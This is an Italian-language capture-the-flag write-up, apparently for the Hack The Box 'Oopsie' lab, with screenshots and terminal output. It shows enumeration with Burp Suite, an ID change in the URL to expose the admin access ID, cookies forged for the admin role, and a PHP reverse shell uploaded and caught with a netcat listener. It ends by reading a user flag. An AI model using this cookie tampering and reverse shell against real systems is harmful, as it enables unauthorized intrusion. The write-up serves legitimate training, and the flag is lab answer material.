
- La prima domanda riguardava conoscenze personali ed è stato facile rispondere



- Per la seconda domanda ho avuto bisogno di usare burpsuite per individuare il path della pagina di login, avrei potuto trovarlo direttamente anche dal codice sorgente



- La terza domanda riguardava conoscenze apprese e la risposta è stata facile da individuare



✓

TASK 4

What is the access ID of the admin user?

****2

Show Answer

- Per la quarta domanda ho dovuto modificare l'id nella URL per verificare quale fosse l'ID dell'admin

← → ↺ 🏠

10.129.244.75/cdn-cgi/login/admin.php?content=accounts&id=1

☆

🔒

🔖

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

php-reverse-shell | pe...

MegaCorp Automotive

Account

Branding


Clients

Uploads


Logged in as Guest

Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com



- Anche per questa domanda sono andato per conoscenze pregresse




- A questa domanda mi sono fermato, ho fatto vari tentativi di accesso, ma non sono riuscito ad andare avanti
- I tentativi di accesso a cui mi riferisco sono aver caricato una reverse shell dopo aver cambiato una configurazione cookie per quanto riguarda il ruolo di admin e il suo relativo ID access, e questo mi ha permesso di accendere ad una pagina in cui poter fare l'upload della reverse Shell, una volta dentro la macchina però non sono riuscito a trovare la risposta alla task 6

Filter Items									
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	S	
role	admin	10.129.244.75	/	Sat, 28 Oct 2023 10:23:46 GMT	9	false	false	N	
user	34322	10.129.244.75	/	Sat, 28 Oct 2023 10:23:46 GMT	9	false	false	N	

```
$ sudo nano php-reverse-shell.php
(nicholas@kali)-[~/Scrivania]
$ nc -v -n -l -p 1234
listening on [any] 1234 ...
^C

(nicholas@kali)-[~/Scrivania]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.15.218] from (UNKNOWN) [10.129.244.75] 42358
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 11:28:57 up  2:12,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```



Repair Management System

```
$ ls
__pycache__
bcep
debian_defaults
debpython
dist
py3versions.py
python.mk
runtime.d.py
$ locate robert
/home/robert
/home/robert/.bash_history
/home/robert/.bash_logout
/home/robert/.bashrc
/home/robert/.cache
/home/robert/.gnupg
/home/robert/.local
/home/robert/.profile
$ cd /home/robert
$ ls
user.txt
$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
$
```